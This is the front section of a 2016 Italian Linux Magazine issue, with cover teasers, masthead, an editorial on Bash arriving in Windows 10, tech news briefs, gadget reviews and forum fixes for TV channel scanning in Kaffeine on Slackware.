Anno XVIII - N°3 (167) • Periodicità: Bimestrale • Maggio/Giugno 2016

VERSIONE BASE RIVISTA+DVD €5,99 | VERSIONE DVD PREMIUM RIVISTA+DVD DOUBLE SIDE €6,99

DVD DA 4GB!

MAGGIO/GIUGNO 2016

EDIZIONI MASTER www.edmaster.it

9 771592 815006 60167

COSÌ NASCE UN

WINDOWS & GNU/LINUX

Analizziamo **i nuovi tool usati dai pirati** per creare trojan e shellcode capaci di:

- Spiare dalla tua webcam
- Controllare il tuo PC
- Rubare le tue password
- Cancellare tutti i tuoi file

Ubuntu 16.04 LTS

Tutte le novità della release che ti offre aggiornamenti **per ben 5 anni**

IN REGALO SUL DVD

Ubuntu 16.04 LTS

+ La guida passo-passo per configurare in un lampo una nuova Linux box

■ RETE

VIGILANZA LOW COST

Trasforma il tuo NAS in un perfetto sistema di videosorveglianza

■ SISTEMA

A TUX PIACE L'XBOX 360

Usa il controller della console Microsoft anche sulla tua distro

LABTEST

METTI IL TURBO AL TUO PC

In prova **32 SSD** super veloci per dare sprint al tuo notebook

MAKER LAB

Buongiorno Arduino!

Costruisci la tua sveglia Open Source: il codice te l'offriamo noi

SISTEMA

FAI IL TAGLIANDO A GNU/LINUX

L'avvio è troppo lento? Scopri perché

SICUREZZA

Via gli intrusi dal server!

Le dritte per tenere alla larga gli ospiti indesiderati dai VPS che gestisci

RETE

Il lato oscuro della LAN

Entra nei meandri di una rete locale ed analizza ogni singolo pacchetto

ANDROID CORNER

"TELEFONATE? IO NON LE PAGO!"

L'app segreta per chiamare gratis in tutto il mondo. Anche i numeri fissi!

ANDROID DA REMOTO

Ecco come controllare il tuo device direttamente dal computer

Poste Italiane S.p.A. - Spedizione in abbonamento postale - D.L. 353/2003 (conv. in L. 27/02/2004 n.46) art. 1, comma 1, Aut. GIPA/C/S/12/2011 • DISTRIBUZIONE: ME.PE. MILANO

LINUX Magazine

Anno XVIII - 03 (167) - Maggio/Giugno 2016 - Periodicità Bimestrale
Reg. Trib. di CS n.ro 625 del 23 Febbraio 1999
Codice ISSN 1592- 8152
E-mail: linuxmag@edmaster.it - Internet: www.linux-magazine.it

Direttore Editoriale: Massimo Mattone
Direttore Responsabile: Massimo Mattone
Responsabile Editoriale: Gianmarco Bruni

Collaboratore redazionale: Vincenzo Cosentino
Collaboratori: M. Bonofiglio, M. Di Paolo Emilio, M. Petrecca, G. Racciu, L. Tringali

Segreteria di Redazione: Rossana Scarcelli
Consulenza Redazionale: SET s.r.l./ G. Forlino

REALIZZAZIONE GRAFICA Cromatika s.r.l.
Responsabile di Produzione: Giancarlo Sicilia
Art Director: Fabio Marra
Responsabile grafico di Progetto: Leonardo Cocerio
Illustrazioni: Tonino Intieri
Grafica: Beppe Salvagnoni, Fabiola Grandinetti, Pasquale Pelle

Concessionaria per la pubblicità: MASTER ADVERTISING s.r.l.
Viale Andrea Doria, 17 - 20124 Milano - Tel. 02.83121211 - Fax 02.83121207
email: advertising@edmaster.it

EDITORE Edizioni Master S.p.A.
Sede di Rende: Via Bartolomeo Diaz, 13 - 87036 Rende (CS)
Presidente e Amministratore Delegato: Massimo Sesti

Abbonamenti e arretrati: Costo abbonamento per l'Italia versione DVD ROM (6 numeri) € 25,00 sconto 30% sul prezzo di copertina di € 35,94; DVD ROM (12 numeri) € 50,00 sconto 30% sul prezzo di copertina di € 71,88; versione DVD doppio (6 numeri) € 30,00 sconto 28% sul prezzo di copertina di € 41,94; DVD doppio (12 numeri) € 60,00 sconto 28% sul prezzo di copertina di € 83,88. Offerta valida fino al 31/08/2016.
Costo arretrati (a copia): prezzo di copertina + € 6,10 spese (spedizione con corriere). (Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate inviando una e-mail all'indirizzo arretrati@edmaster.it). La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax al num. 199.50.00.05*, oppure via posta a:
EDIZIONI MASTER S.p.A. - Viale Andrea Doria, 17 - 20124 Milano
dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:
- **assegno bancario non trasferibile** (da inviarsi in busta chiusa insieme alla richiesta);
- **carta di credito, circuito Visa, Cartasì, o Eurocard/Mastercard,** (inviando la Vs. autorizzazione, il numero di carta di credito, la data di scadenza, l'intestatario della carta e il codice CVV2, cioè le ultime 3 cifre del codice numerico riportato sul retro della carta).
- **bonifico bancario** intestato a Edizioni Master S.p.A. c/o BANCA DI CREDITO COOPERATIVO DI CARUGATE E INZAGO S.C. IBAN IT47R0845333200000000066000 (inviando copia della distinta con la richiesta).

SI PREGA DI UTILIZZARE IL MODULO RICHIESTA ABBONAMENTO POSTO NELLE PAGINE INTERNE DELLA RIVISTA.
L'abbonamento verrà attivato sul primo numero utile, successivo alla data della richiesta.
Sostituzioni: qualora nei prodotti fossero rinvenuti difetti o imperfezioni che ne limitassero la fruizione da parte dell'utente, è prevista la sostituzione gratuita, previo invio del materiale difettato. La sostituzione sarà effettuata se il problema sarà riscontrato e segnalato entro e non oltre 10 giorni dalla data effettiva di acquisto in edicola e nei punti vendita autorizzati, facendo fede il timbro postale di restituzione del materiale.
Inviare il supporto digitale difettoso in busta chiusa a:
Edizioni Master - Servizio Clienti - Viale Andrea Doria, 17 - 20124 Milano

SERVIZIO CLIENTI
@ **servizioclienti@edmaster.it**
199.50.00.05* sempre in funzione
199.50.50.51* dal lunedì al venerdì 10.00 – 13.00
*Costo massimo della telefonata 0,118 € + iva a minuto di conversazione, da rete fissa, indipendentemente dalla distanza. Da rete mobile costo dipendente dall'operatore utilizzato.

Assistenza tecnica: linuxmag@edmaster.it
Stampa: GRAFICA VENETA S.p.A. - Via Malcanton, 2 - 35010 Trebaseleghe (PD).
Duplicazione DVD: EcoDisk S.r.l. - Via Enrico Fermi, 13 - Burago di Molgora (MB)
Distributore esclusivo per l'Italia:
MEPE - DISTRIBUZIONE EDITORIALE S.p.A.
Via Ettore Bugatti, 15 - 20142 Milano

Finito di stampare: Maggio 2016

Editoriale

Che ci fa GNU/Linux dentro Windows?

"Linux è un cancro che si attacca, nel senso della proprietà intellettuale, a tutto ciò che tocca". A ricordare le parole dette nell'ormai lontano 2001 dall'allora pezzo grosso di casa Microsoft Steve Ballmer a qualcuno viene quasi da ridere. Grosse risate di gusto (almeno per chi da sempre preferisce affidarsi al Pinguino) scaturite dall'analisi delle mosse che l'azienda di Redmond ha attuato negli ultimi anni. Quel colosso, tanto colosso forse non lo è più, o per lo meno non sente realmente di esserlo. A dimostrazione di ciò, potremmo prendere come esempio il progetto Windows Phone, nato in ritardo (forse troppo) rispetto ad Android a tal punto che, per la prima volta nella storia dei sistemi operativi, non è un progetto basato su GNU/Linux a rappresentare l'alternativa, bensì il contrario. Potremmo proseguire poi con il "fallimento" Azure, soluzione sì apprezzata da molte aziende e professionisti IT, ma non quanto in realtà lo siano le piattaforme cloud sulle quali c'è il chiaro zampino del Pinguino. La (triste?) realtà è che forse in casa Microsoft stanno un po' tutti tremando. Il mercato dell'informatica non gira più unicamente attorno alle soluzioni desktop ma, anno dopo anno, il settore mobile e server prendono sempre più piede, trasformandosi da "contorno" in "piatto principale". Ed ora, gli accordi con i più grandi produttori di notebook e desktop non servono più di tanto. Ora, è la qualità a fare la differenza. Ora, le scosse telluriche in quel di Redmond incominciano davvero a farsi sentire. E cosa s'inventa Microsoft per cercare di arginare la fuga di utenti? Un'apertura crescente al mondo GNU/Linux e all'Open Source. Ecco perché i più affezionati al Pinguino ridono al ricordo delle parole di Ballmer. E da qualche settimana, ridono ancor di più. La notizia, che in poche ore ha fatto il giro del mondo, è relativa a Bash: con il prossimo aggiornamento di Windows 10, Microsoft ha annunciato di integrare la shell di GNU/Linux sul suo OS proprietario. Un po' un controsenso, vero? Che ci fa un software Open Source all'interno di un OS closed? È un po' come elogiare la natura aperta di Ubuntu, ad esempio, per poi trovare il metodo per eseguire nella distro la suite d'ufficio proprietaria Office. La Bash in Windows 10 è un regalo per il quale Microsoft deve ringraziare Mark Shuttleworth. Perché Canonical ha deciso di accettare quest'accordo? È la domanda che si fanno un po' tutti gli utenti Ubuntu e non solo. I vantaggi per Microsoft sono più che evidenti, ma quelli per i sostenitori di GNU/Linux un po' incerti: se da un lato è vero che a breve gli utenti Windows potranno utilizzare nativamente apt-get, SSH e Perl (tanto per citarne alcuni), dall'altro è anche vero il Pinguino di benefici potrebbe non vederne. C'è chi pensa che negli utenti Microsoft, dopo aver saggiato la potenza e la comodità di Bash, potrebbe accendersi la voglia di GNU/Linux e chi, al contrario, sostiene che non troverebbero più un motivo per abbandonare l'OS proprietario (anche se, di fatto, il gap da colmare non si riduce esclusivamente al "semplice" Bash). C'è chi pensa che da questa "innovazione" di Microsoft potrebbero scaturire nuove grandi applicazioni cross-platform che non possono che fare bene a GNU/Linux e chi invece, vede nella mossa di Shuttleworth un vero e proprio tradimento. L'unica certezza è che, alla fine dei conti, quelle grosse risate si trasformeranno presto in tristezza. Non perché Microsoft continuerà a mantenere una posizione dominante, ma più semplicemente perché la maggior parte degli utenti Windows non apprezzerà la presenza di Bash: molti non sono abituati ad aver a che fare con una finestra del terminale, non ne conoscono le potenzialità e forse non hanno neppure l'intenzione di imparare ad utilizzarla. Se fosse vero il contrario, probabilmente sarebbero già utenti GNU/Linux.

Vincenzo Cosentino
Invia il tuo commento a:
redazione@linux-magazine.it

COSÌ NASCE UN VIRUS

WINDOWS & GNU/LINUX

Analizziamo **i nuovi tool usati dai pirati** per creare trojan e shellcode

SISTEMA

UBUNTU 16.04 LTS: ISTRUZIONI PER L'USO

64 Xenial Xerus è stato rilasciato: ecco tutte le novità e la guida completa per muovere i primi passi nella nuova versione della distro

RETE

VIDEOSORVEGLIANZA LOW COST

72 Se hai un NAS Synology ti basta una semplice webcam per tenere sempre tutto sotto controllo. Ecco come fare

SICUREZZA

FAI IL TAGLIANDO ALLA TUA DISTRO

61 Stanco di un OS lento che impiega qualche secondo di troppo per completare l'avvio? Scopri subito la causa dei tuoi mali!

Rubriche

Flash

Fibra per tutti (entro il 2020)

Il presidente del Consiglio dei Ministri ha presentato il piano del governo per la diffusione della banda ultralarga, un progetto di ampio respiro che dovrebbe mettere a frutto le norme già stabilite dal relativo decreto e giovarsi della partecipazione centrale di Enel. L'obiettivo governativo prevede di diffondere la connettività a 30 Megabit al secondo sul 100% del territorio nazionale entro il 2020, con un 50% di abbonamenti capaci di raggiungere un data-rate da 100 Mbps.

BlackBerry scommette su Android

"Amo il nostro business dei dispositivi, ma dobbiamo renderlo profittevole": così John Chen, CEO di BlackBerry, ha anticipato i propri piani per il mercato dei device, una strategia a base di Android e di un ridimensionamento dei prezzi con cui i terminali verranno proposti all'utente finale. Secondo Chen, con una riduzione dei prezzi, l'offerta di dispositivi Android targati BlackBerry tornerà ad esercitare attrattiva sugli utenti: "Siamo gli unici che sanno davvero mettere in sicurezza Android rendendo le funzioni di sicurezza di BlackBerry che tutti conoscono più abbordabili per il mercato".

Tor: rete malevola per definizione?

Secondo CloudFlare, la darknet sarebbe usata solo da bot, malware e criminali

Una nuova occasione di scontro fra gli utenti del "network a cipolla" e le aziende di rete arriva per opera di **CloudFlare**, che accusa: "la quasi totalità della rete è malevola". La società specializzata in servizi **CDN (Content-Delivery Network)** sostiene che nel 94% dei casi, le richieste e il traffico dati provenienti dall'interno di Tor sono intrinsecamente malevoli: non si tratta necessariamente di utenti o criminali singoli, spiega CloudFlare, quanto piuttosto di richieste automatizzate progettate per danneggiare i clienti del CDN. Nel corso dell'ultimo anno quasi il 70% dei nodi di uscita della darknet sono stati classificati come spammer di commenti malevoli. Almeno secondo CloudFlare. La società sostiene che il monitoraggio dei singoli utenti è complicato e questo non fa che confermare indirettamente le capacità di protezione dell'anonimato proprie di Tor; per quanto riguarda la difesa dai comportamenti malevoli poi, CloudFlare ha già approntato diversi livelli di reazione che vanno dall'uso di schermi-CAPTCHA alla messa al bando totale dell'accesso. Quest'ultima opzione è però disponibile solo per i clienti enterprise. CloudFlare si dichiara disposta a discutere per trovare un terreno comune assieme alla community di Tor, ma gli sviluppatori della darknet non hanno accolto con particolare calore le accuse della corporation: CloudFlare si è fatta prendere la mano da esigenze di sicurezza fuori luogo, dice il team della rete a cipolla, rilasciando numeri senza prove sostanziali.

Per informazioni:
www.edmaster.it/url/5736

Raspberry Pi: ecco la terza generazione

Il nuovo modello continua costare come un pranzo in un ristorante economico

A quattro anni esatti dal debutto del primo modello, Raspberry Pi ha annunciato l'arrivo della nuova generazione della board di sviluppo per studenti, amatori del codice fatto in casa e sviluppatori in bolletta. Raspberry Pi 3 Model B è significativamente più potente delle board di passata generazione, aggiunge opzioni di connettività nativa e costa esattamente lo stesso del modello precedente. La nuova Raspberry Pi porta in dote il supporto alle connessioni Bluetooth e Wi-Fi, un'aggiunta significativa che non richiede più di "sacrificare" una o più porte USB e di spendere ulteriore denaro su un dongle con cui aggiungere le suddette connettività a posteri. Il SoC **Broadcom BCM2387** include una CPU ARM quad-core **Cortex-A53** (64-bit) da 1.2 GHz, caratteristica che rende Raspberry Pi 3 Model B 10 volte più potente rispetto alla board originaria; ulteriori specifiche tecniche comprendono 1 GB di RAM, 4 porte USB, porta HDMI, connettività Ethernet 10/100, Micro SD per il caricamento del sistema operativo e Micro USB per l'alimentazione. La nuova Raspberry Pi 3 è molto più potente e versatile rispetto al (recente) passato, e gli acquirenti interessati potranno contare sul fatto che la scheda ha esattamente lo stesso prezzo di sempre (35 dollari). Raspberry Pi 3 Model B è già disponibile per l'acquisto presso i rivenditori Raspberry ufficiali come element14 o RS Components, e anche i modelli precedenti continueranno a essere in vendita.

Per informazioni:
www.edmaster.it/url/5737

Panama Papers: l'hack dello scandalo

Lo studio legale al centro delle rivelazioni denuncia la violazione dei propri mail server

È stata descritta come la più grande soffiata della storia del giornalismo: 2.6 TB di dati provenienti dallo studio legale panamense **Mossack Fonseca**, che aprono uno squarcio sulle pratiche finanziarie adottate dai potenti, dai famosi e dai criminali nei paradisi fiscali. I **Panama Papers**, ha dichiarato lo studio legale nel turbine dello scandalo, sono frutto di un'intrusione informatica. Sono 11,5 milioni i documenti analizzati con l'**International Consortium of Investigative Journalists (ICIJ)** e la collaborazione di 400 giornalisti: quasi 5 milioni di e-mail, oltre 3 milioni di file estratti da database, oltre 2 milioni di PDF, oltre un milione di immagini di documenti, oltre 320.000 documenti di testo che coprono il periodo tra il 1977 e la fine del 2015. Organizzati in cartelle, una per ciascuna delle società offshore gestite, sono stati convertiti in testo e indicizzati per essere esplorati dai giornalisti. Mentre lo scandalo dilaga, lo studio legale Mossack Fonseca, oltre a gridare alla "campagna internazionale contro la privacy" e a condannare l'accesso non autorizzato a informazioni riservate travisate dai giornalisti, ha riferito di aver subito un attacco informatico "limitato". Non sono stati formulati sospetti per accertare le responsabilità dell'hack, ma sono state avviate delle indagini e delle denunce, a giudicare da una e-mail apparentemente inviata ai clienti dello studio legale nei giorni precedenti alle rivelazioni sui media: nella comunicazione si anticipa l'esplosione del Panama Leak.

Per informazioni:
www.edmaster.it/url/5448

Vivaldi: browser alternativo e maturo

Prima "main release" per il browser anticonformista nato dall'ex CEO di Opera

Dopo un anno passato nel purgatorio delle release intermedie, Vivaldi è ora finalmente disponibile nella sua prima versione destinata al pubblico generalista: Vivaldi 1.0 è un browser progettato come soluzione alternativa per gli utenti che non si sentono a proprio agio con la "chromizzazione" spinta di Mozilla Firefox. Non che Vivaldi non abbia nulla a che fare con Chrome, beninteso: il browser creato dagli ex di Opera (incluso il CEO Jon von Tetzchner) usa lo stesso layout engine del navigatore di Google (**Blink**) ed è compatibile con le relative estensioni accessibili su Play. Il resto dell'offerta, però, è tutta farina del sacco del nuovo team. Il nuovo browser è progettato prima di tutto per adattarsi alle esigenze specifiche dei "power user", categoria di utenti avanzati che per Tetzchner e colleghi è oramai poco considerata da Mozilla, Google e compagnia. Le funzionalità di Vivaldi 1.0 includono il raggruppamento delle schede in "stack", il salvataggio delle sessioni per un ripristino successivo, la raccolta di note e screenshot sulle pagine Web, un'interfaccia di comandi testuali per l'accesso veloce alle varie opzioni, una schermata Speed Dial e molto altro. Diversamente dagli altri browser, Vivaldi tende a fornire un gran numero di personalizzazioni senza dover ricorrere agli add-on esterni. Ed ora, il team di Vivaldi si ritiene finalmente soddisfatto del livello di maturità raggiunto dal software.

VIVALDI

A new browser for our friends

DOWNLOAD TECH PREVIEW

Per informazioni:
www.edmaster.it/url/5739

Flash

La Bash anche in Windows 10

Microsoft ha rilasciato la nuova build provvisoria di Windows 10 ai partecipanti del programma ***Insider***, una release che si rivolge agli early adopter interessati a testare con largo anticipo le novità che caratterizzeranno l'aggiornamento dell'OS. Tra le novità incluse nel codice spicca sicuramente la prima implementazione pubblica della shell Bash ricavata da Ubuntu Desktop. Il recente annuncio dell'arrivo di Bash e relativo sottosistema GNU/Linux (***Windows Subsystem for Linux*** o ***WSL***) su Windows 10 ha generato un bel po' di discussioni nella community FOSS e non, e ora gli utenti interessati potranno verificare con mano quali sono le intenzioni concrete di Microsoft in merito all'integrazione di pezzi importanti del Pinguino sul suo "nuovo" Windows. Un tutorial di installazione della Bash su Windows è stato messo on-line da Canonical, azienda che si sta spendendo non poco per l'integrazione dei componenti di Ubuntu su Windows 10. E non tutti gli appartenenti alla community FOSS guardano la cosa dallo stesso punto di vista: di fatto, infatti, non si è ancora certi se l'implementazione della shell Bash su Windows possa essere un vantaggio o meno.

Flash

Game Boy? No, Raspberry Pi Zero

Uno sviluppatore che si identifica come "wermy" ha sfruttato le capacità computazionali di Raspberry Pi Zero per creare ***Game Boy Zero***, una sorta di "reincarnazione" del vecchio Game Boy che ha però la capacità di replicare intere generazioni videoludiche portatili e non. Wermy ha in sostanza sventrato una console Game Boy originale sostituendone le interiora con una schedina Raspberry Pi Zero, un display a colori e tutta la circuiteria necessaria ad adattare le vecchie porte alle nuove esigenze di emulazione tutto compreso. Game Boy Zero fa girare una cartuccia che assomiglia a quelle dei giochi Game Boy originali ma include una scheda di memoria micro-SD, sufficientemente capiente da poter ospitare l'intero archivio delle produzioni per piattaforme Nintendo Game Boy, NES, SNES, Sega Genesis/Mega Drive e Master System. Il software ***Emulationstation*** si incarica di replicare le suddette piattaforme sul chip SoC di Raspberry Pi Zero, mentre l'utente può fruire dei giochi servendosi degli stessi controlli della console Game Boy originale. Inoltre, come dimostra l'altro progetto di modding Gameboy NANO, una schedina Raspberry Pi Zero è in grado di gestire emulazioni anche molto più complesse come Nintendo 64 e PlayStation 1.

WhatsApp è tutto cifrato!

L'applicazione di messaggistica ora offre cifratura end to end per tutti i contenuti

Con l'ultimo aggiornamento di WhatsApp, un miliardo di persone intratterranno conversazioni cifrate, si scambieranno contenuti inaccessibili a terzi, potranno effettuare chiamate vocali non intercettabili: l'applicazione di messaggistica di proprietà di Facebook ha annunciato di aver implementato appieno il sistema di cifratura end to end già parzialmente introdotto nel 2014 per dispositivi Android e per i soli messaggi fra due interlocutori. "Nessuno può accedere ai contenuti dei messaggi. Non i cybercriminali. Non gli hacker. Non i regimi. Nemmeno noi.": WhatsApp, nel portare avanti un piano già in programma da tempo, pone l'accento sull'attualità e sulle responsabilità che anche i governi fanno ricadere sui gestori di piattaforme di comunicazione che potrebbero veicolare comunicazioni preziose per indagini di ogni tipo. "Ogni giorno sentiamo notizie a proposito di dati rubati o a cui si è fatto accesso impropriamente e se non si agisce, sempre più informazioni digitali delle persone e sempre più comunicazioni saranno vulnerabili agli attacchi negli anni a venire". WhatsApp confida dunque nella cifratura end to end e nel protocollo **Signal** della **Open Whisper Systems**. EFF, che da tempo gestisce il Secure Messaging Scorecard per illustrare agli utenti gli aspetti più importanti che un servizio di messaggistica dovrebbe garantire per essere definito sicuro, ha aggiornato la propria valutazione rispetto a WhatsApp: a lasciare spazio a dubbi resta la natura proprietaria del codice dell'applicazione, nonostante il codice di Signal sia FOSS.

WhatsApp

Per informazioni: ***www.edmaster.it/url/5740***

Microsoft nella Eclipse Foundation

Redmond annuncia l'entrata nella fondazione FOSS e la distribuzione dei primi plug-in

Microsoft "omaggia" ancora l'Open Source ed entra nella Eclipse Foundation, organizzazione responsabile della gestione dell'omonimo progetto di ambiente di sviluppo integrato (IDE) FOSS votato alla personalizzazione tramite l'utilizzo di plug-in esterni. La corporation di Redmond, oramai pienamente convertita al business cloud di Azure, intende favorire la collaborazione tra sviluppatori tramite Eclipse e ha già distribuito il codice dei primi plug-in: **Team Explorer Everywhere** permette di integrare **Team Foundation Server** o **Visual Studio Team Services su Eclipse**. Visual Studio Team Services offre inoltre il supporto per **Codenvy**, estensione che permette di generare un ambiente di lavoro Eclipse "on-demand" e di impostare velocemente la virtual machine relativa; neanche a dirlo, l'utilizzo delle VM Codenvy su Azure è permesso e incoraggiato. Microsoft continua a estendere la collaborazione con il mondo dell'Open Source nella speranza che gli sviluppatori si convertano al cloud di Azure, magari pagando con denaro sonante uno dei servizi disponibili sulla piattaforma. Il nuovo approccio "inclusivo" e cloud-centrico di Satya Nadella al business di Redmond piace anche a Bill Gates, filantropo e uomo più ricco del mondo part-time che parla di una Microsoft finalmente disposta a cambiare in accordo con i tempi. I tempi in cui il management della corporation considerava GNU/Linux un "cancro" sono definitivamente alle spalle?

Per informazioni: ***www.edmaster.it/url/5741***

Linux gadget e prodotti

Periferiche, accessori e altri dispositivi per lavorare e divertirsi nel tempo libero

"RICARICO TUTTO!"

CHARGE-ZENTREE

Chi di noi non dispone almeno di due smartphone ed un tablet? Il vero problema è, quando viene sera, trovare il metodo per caricarli senza far partire una caccia alla presa libera.
A risolvere questo incoveniente c'è I-CHARGE-ZENTREE, una docking station equipaggiata con 4 differenti porte USB di ricarica. Ognuna di queste, offre una corrente di uscita pari a 2.4A, sufficiente per ricaricare qualsiasi smartphone o tablet attualmente in circolazione.

Per informazioni: *www.edmaster.it/url/5749*

SSD DA TASCHINO

SAMSUNG MU-PS250B 250 GB

Se la velocità di trasferimento è la nostra prerogativa, buttiamo via le "vecchie" pendrive USB e gli hard disk portatili: facciamo largo alle nuove soluzioni SSD da taschino come il Samsung MU-PS250B. Dalla capacità di 250 GB (ma è disponibile anche una variante più costosa che offre ben 1 TB di spazio), è infatti in grado di offrirci una velocità di trasferimento fino a 450 MB/s (utilizzando un'interfaccia USB che segue lo standard 3.0).

Per informazioni: *www.edmaster.it/url/5746*

GUARDA IL MONDO IN 3D!

ANDOER PORTABLE VR

È il gadget perfetto per entrare senza spendere una fortuna nel magico mondo della realtà aumentata. Tutto quello che dobbiamo fare è posizionare il nostro smartphone (con diagonale del display non superiore ai 5,5") nell'alloggiamento interno ed incominciare a guardare film in 3D o a giocare con i numerosi titoli compatibili con la tecnologia VR presenti nel Play Store.

Per informazioni: *www.edmaster.it/url/5753*

IL RASPBERRY PI DIVENTA TOUCHSCREEN!

DISPLAY TOUCH BOARD PER RASPBERRY PI

È l'accessorio ideale per trasformare il famoso mini PC in un vero e proprio sistema da portare sempre in giro nel taschino. Questo display touchscreen, infatti, ci permette di realizzare i progetti più disparati: un palmare, uno smartphone con tanto di modulo telefonico o un player multimediale per riprodurre in mobilità film e musica. La diagonale è di 3,5" e la risoluzione è di 320x480 pixel.

Per informazioni: *www.edmaster.it/url/5748*

hi-tech per tutti

IL GUARDIANO DIGITALE

IDATA IP-C30

Vogliamo incrementare la sicurezza della nostra abitazione? Quello che ci serve è una IP-cam capace non solo di video-sorvegliare l'ambiente nel quale è posizionata, ma anche di informarci non appena qualche intruso viene rilevato. Questo modello, offre una risoluzione 640x480 pixel, più che decente per avere una visione chiara di ciò che accade nei nostri spazi. Inoltre, grazie alla presenza di LED ad infrarossi, è in grado di regalare immagini nitide anche al buio.

Per informazioni: *www.edmaster.it/url/5747*

PER GLI AMANTI DEI BASSI...

LOGILINK SPEAKER BLUETOOTH

Gli speaker bluetooth, interfacciati al nostro smartphone Android, sono il gadget del momento. Peccato, però, che la maggior parte delle soluzioni disponibili in commercio non siano in grado di regalare bassi da capogiro. Ma non è il caso di questo modello prodotto da LogiLink. Oltre ai due classici altoparlanti (da 2 W), infatti, è presente anche un subwoofer (7W) che renderà più piacevole l'ascolto dei nostri brani preferiti.

Per informazioni: *www.edmaster.it/url/5750*

HDMI NO LIMITS

RIPETITORE DI SEGNALE HDMI 4K 3D

Abbiamo la necessità di ripetere un segnale audio/video HDMI? Questo è l'accessorio che fa per noi. Basta infatti inserire il cavo HDMI da un lato e dall'altro per amplificare il segnale e riuscire così a trasmettere fino ad una distanza massima di 30 metri (se il segnale è Full HD). Supporta anche i flussi video 3D e 4K. Grazie al ricevitore con equalizzazione fino a 40 dB è la soluzione ideale anche per abbattere i limiti dei cavi economici e che, in genere, non offrono grande qualità.a.

Per informazioni: *www.edmaster.it/url/5752*

LA TASTIERA DA TV

MINI TASTIERA WIRELESS CON TOUCHPAD

Grazie al piccolo ricevitore USB 2.4 GHz, questa tastiera compatta è la soluzione ideale per comandare più comodamente un media player piazzato in salotto, un PC o una smartTV compatibile. In appena 15 cm di lunghezza e 10 di altezza, avremo a disposizione una completa tastiera QWERTY con tanto di touchpad e tasti multimediali programmabili dall'utente. Nella confezione è inclusa anche una batteria al litio ed un cavo USB di ricarica.

Per informazioni: *www.edmaster.it/url/5751*

SOLUZIONI DAL FORUM

Ogni mese i thread più gettonati estratti nelle diverse discussioni dal forum di GNU/Linux Magazine. Se non fate ancora parte della nostra squadra, iscrivetevi subito e contribuite alla crescita del movimento Open Source. Il nostro sito è pronto ad ospitare esperti, neofiti o semplicemente chi ne vuole sapere di più a proposito di GNU/Linux e del Software Libero

Distribuzioni/Slackware

KAFFEINE E I CANALI TV

DOMANDA • Ciao a tutti, sul mio PC desktop ho installato il pacchetto w_scan, ma nonostante tutto non vi è modo di fare la scansione dei canali con Kaffeine perché l'opzione Avvia scansione è disabilitata (Fig. 1). Il kernel riconosce senza problemi la pinnacle PCTV USB. Lo stesso software con la stessa scheda USB che è in uso anche su PCLinuxOS in ambiente KDE e tutto funziona alla perfezione. Probabilmente in Slackware commetto qualche errore o c'è qualcosa, ad esempio nella configurazione, che non fa funzionare a dovere Kaffeine. Aspetto vostri suggerimenti.

SOLUZIONE • Il problema è riportato dall'utente **francesco bat**. Per coloro che non lo conoscessero, **Kaffeine** (***www.kde.org/applications/multimedia/kaffeine/***) è un lettore multimediale per KDE con supporto per la TV digitale. Nel forum sono state fornite due possibili soluzioni: la seconda si è rivelata quella vincente. Ma procediamo con ordine. Il programma **w_scan** (***http://wirbel.htpc-forum.de/w_scan/index2.html***) è un'utility a linea di comando che esegue la scansione delle frequenze per le trasmissioni **DVB (Digital Video Broadcasting)** e dello standard **ATSC (Advanced Television Systems Committee)**. Il primo metodo allora potrebbe essere quello di effettuare la scansione e quindi a creare un file dei canali, con **w_scan** :

```
w_scan -c IT -k -t 2 -R 0 -E 0 -O 0 > scanfile.dvb
```





Fig. 1 • Il pulsante Avvia scansione presente all'interno del menu Televisione → Canali

quindi, sostituirlo a quello di Kaffeine presente in **/home/utente/.kde4/share/apps/kaffeine/**. Ma non è sufficiente perché Kaffeine ad ogni avvio crea, in genere, un nuovo file sovrascrivendo quello presente. Allora occorre "proteggere" il file creato con **w_scan** cambiandone l'attributo

```
chattr +i /home/nome_utente/.kde4/share/apps/ ➘
                                    kaffeine/scanfile.dvb
```

Il comando **chattr** permette di impostare gli attributi speciali. Come primo argomento accetta una stringa che identifica quali attributi attivare/disattivare e come argomenti successivi una lista di file (**man chattr**). Nello specifico, viene attivato (opzione +i) il cosiddetto **immutable flag** per il quale il file non può essere cancellato o rinominato tanto meno modificarne il contenuto. Solo l'amministratore può attivare/disattivare questo attributo. Nello specifico tale suggerimento non ha portato alla risoluzione del problema, ma un'osservazione dell'utente **francesco bat** ha condotto sulla strada giusta: "Se lancio Kaffeine da root posso gestire senza nessun problema il dispositivo!". Allora la soluzione ha visto l'aggiunta dell'utente al gruppo **video** nel file **/etc/group**: al riavvio Kaffeine ha mostrato l'opzione di scansione abilitata.

La rivista/Articoli

UN COMANDO CHE NON FUNZIONA?

Domanda • Possibile errore o non comprensione del comando in Linux Magazine 162 (Agosto/Settembre 2015)? Ho letto la rivista in oggetto alla pagina 61, dove viene riportato un comando da shell per eliminare configurazioni di programmi non più utilizzati. Al secondo passo del secondo tutorial sembra che il comando dia un errore, o almeno a me dà errore (Fig. 2). Dov'è il punto che non comprendo?

